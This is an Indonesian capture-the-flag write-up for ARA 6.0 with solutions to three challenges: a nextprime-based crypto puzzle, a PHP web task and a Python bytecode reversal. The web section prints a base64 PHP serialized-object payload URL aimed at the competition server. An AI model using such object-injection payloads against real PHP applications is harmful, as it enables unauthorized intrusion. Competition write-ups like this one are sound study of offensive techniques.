
Write Up CTF ARA 6.0
Fay The Demon King

Sigmanyooo
Faryuki
F a Y

1. IDK(**ARA6{saya_terus_terang_ga_tahu_ini_tiba_tiba_terus_terang_saya_tidak_diberi_tahu_saya_tidak_tahu_dan_saya_bahkan_bertanya_tanya_kenapa_kok_saya_tidak_diberi_tahu_sampa_hari_ini_saya_ga_tahu}**)



Isi chall.py

```python
from Crypto.Util.number import *
from sympy import nextprime
from Crypto.Util.Padding import pad

n = 8
flag = pad(b'ajkjdnkajndkjansdaihanjbjabsjdbasdhajbdjasbdjhasbjdabsjdhabsjdbajsdbjasbdjasbdjasbdjabdjadb',n)

assert len(flag)%n == 0

n = len(flag)//n
flag = [flag[i:i+n] for i in range(0,len(flag),n)]
c = sum([nextprime(bytes_to_long(flag[i]))*2**(0x1337-158*(2*i+1)) for i in range(len(flag))])

print(c)
```

Isi out.txt

```
25608457975557854208621811412555185169655686159357003950526681447215039587812407315265697332143261200314406693674869626402883653105526275713
00087150847308838192410874270983047839953065353675347333041451085708679728002580982438594823224766426889606622376226174161827049841860005585
50843048072667969693909457460433288472678049520222878986059183284526212678947818144261221015234212975218108988434750104221897690510909643000
78503906167628633925100074070155958362313133061556243494463044920424570373237823244026821884238097993009845120437918607319681886528875402882
64120167189196610553610738038929966542556143417039735524342146903534393600944706581220608308887461503156899790597176483758633480480667629375
33536365343157756588706348597583048596983736117880436305353954912296512342383274022448411248606056432927059528855960392713079667127767956297
02854742442298636225674718507972510028271833301160325555626988223969337033617037913259678455472463813070587784612315785249805981885781875028
80840264169935354309793111274570516958047742754438523415943889879734891468420764511120046477106439515816657303729942258049553945910281399096
89585488667786985783952428608974048888953446024160486816173283118444468250000061627095741330535010789084631380643987211428313705942146032852
93778403301193386725306772273515376630984210306683314050043108120419997868482485667249068351566940340915323588464436686570846821062205015895
84594418254474710082850702202597968812103262689468365963539468789801870890973087318482616 32
```

Menambahkan program untuk mendekripsi output.txt

```
from sympy import prevprime

# Nilai c dari out.txt
c = 256084579755578542086218114125551851696556861593570039505266814472150395878124073152656697

# Konstanta yang digunakan dalam eksponen
base_exp = 0x1337
factor = 158

# Inisialisasi daftar flag bagian
flag_parts = []

# Perkiraan jumlah bagian berdasarkan ukuran eksponensial
i = 0
while c > 0:
    exp = base_exp - factor * (2 * i + 1)
    chunk_value = c // (2**exp)  # Ambil bagian nilai yang sesuai
    c -= chunk_value * (2**exp)  # Kurangi nilai ini dari total

    # Balik operasi nextprime dengan mencari bilangan sebelumnya
    original_value = prevprime(chunk_value)

    # Konversi kembali ke bytes
    flag_parts.append(long_to_bytes(original_value))
    i += 1

# Gabungkan semua bagian flag
flag = b''.join(flag_parts)
flag
```

Hasil yang didapat dari program:
ARA6{saya_terus_terang_\x19a_tahu_ini_tiba_tiba_td\xbdus_terang_saya_tidak_diKeri_tahu_saya_tidak_tah=_dan_saya_bahkan_bertanqa_tanya_kenapa_kok_sayaMtidak_diberi_tahu_sampa\x13_hari_ini_saya_ga_tahu|S}


Terdapat beberapa kata yang hilang pada hasil.

Langkah selanjutnya mencari meme cak imin saya ga tahu ARA6.0


cak imin saya tidak tahu

Memperbaiki kalimat yang hilang pada flag menjadi:
ARA6{saya_terus_terang_ga_tahu_ini_tiba_tiba_terus_terang_saya_tidak_diberi_tahu_saya_tidak_tahu_dan_saya_bahkan_bertanya_tanya_kenapa_kok_saya_tidak_diberi_tahu_sampa_hari_ini_saya_ga_tahu}

2. Intuition Test




Membuat script untuk payload




Menjalankan script

```
┌──(kali㉿kali)-[~/Downloads/intuition]
└─$ php payload.php
Coba exploit dengan:
http://chall-ctf.ara-its.id:8008/?i=TzoxMzoiSW50dWl0aW9uVGVzdCI6Nzp7czo0OiJuY
W1lIjtzOjM6IkZBWSI7czoxMDoiZXhwZWN0ZWRfUiI7aToxMDA7czoxMDoiZXhwZWN0ZWRfRyI7aT
oxNTA7czoxMDoiZXhwZWN0ZWRfQiI7aToyMDA7czo3OiJpbnB1dF9SIjtSOjM7czo3OiJpbnB1dF9
HIjtSOjQ7czo3OiJpbnB1dF9CIjtSOjU7fQ%3D%3D
```

Membuka di website



3. Simple Math (ARA6{8yT3_c0d3_W1Th_51MPl3_m4th_15_345Y____R19ht?})



Isi dari file code

```
  0 RESUME                   0

  2 LOAD_CONST               9 ((5,))
  4 LOAD_CONST               1 (<code object conv at 0x000001D2B5453870, file "<string>", line 2>)
  6 MAKE_FUNCTION            1 (defaults)
  8 STORE_NAME               0 (conv)

 10 PUSH_NULL
 12 LOAD_NAME                1 (open)
 14 LOAD_CONST               2 ('flag.txt')
 16 CALL                     1
 24 LOAD_ATTR                5 (NULL|self + read)
 44 CALL                     0
 52 STORE_NAME               3 (flag)

 54 BUILD_LIST               0
 56 STORE_NAME               4 (flags)

 58 BUILD_LIST               0
 60 LOAD_CONST               3 ((412881107802, 397653008560, 378475773842, 412107467700, 410815948500, 424198405792, 379554633200, 404975010927, 419449858501, 383875726561))
 62 LIST_EXTEND              1
 64 STORE_NAME               5 (N)

 66 PUSH_NULL
 68 LOAD_NAME                6 (reversed)
 70 LOAD_NAME                5 (N)
 72 CALL                     1
 80 STORE_NAME               7 (NR)

 82 PUSH_NULL
 84 LOAD_NAME                8 (len)
 86 LOAD_NAME                3 (flag)
 88 CALL                     1
```

Terdapat angka-angka mencurigakan ((412881107802, 397653008560, 378475773842, 412107467700, 410815948500, 424198405792, 379554633200, 404975010927, 419449858501, 383875726561))

Membuat program untuk dekript

```
# Data from output.txt
output_values = [927365724618649, 855544946535839, 1075456339888851, 1051300489856216,
                 854566738228717, 862564607600557, 1107196607637040, 835104762026329,
                 1108826984434051, 843310935687105]

# Given list N
N = [412881107802, 397653008560, 378475773842, 412107467700, 410815948500,
     424198405792, 379554633200, 404975010927, 419449858501, 383875726561]

# Reverse of N
NR = list(reversed(N))

# Constants
MULTIPLIER = 1337
OFFSET = 871366131

# Decrypt
decoded_bytes = []
for y, j, k in zip(output_values, N, NR):
    y += OFFSET  # Reverse subtraction
    x = (y ^ k) // MULTIPLIER - j  # Reverse XOR, multiplication, and addition
    decoded_bytes.append(x.to_bytes(5, 'big'))

# Combine and decode
decoded_flag = b''.join(decoded_bytes).decode(errors='ignore')
print(decoded_flag)
```

Hasilnya berupa flag **ARA6{8yT3_c0d3_W1Th_51MPl3_m4th_15_345Y____R19ht?}**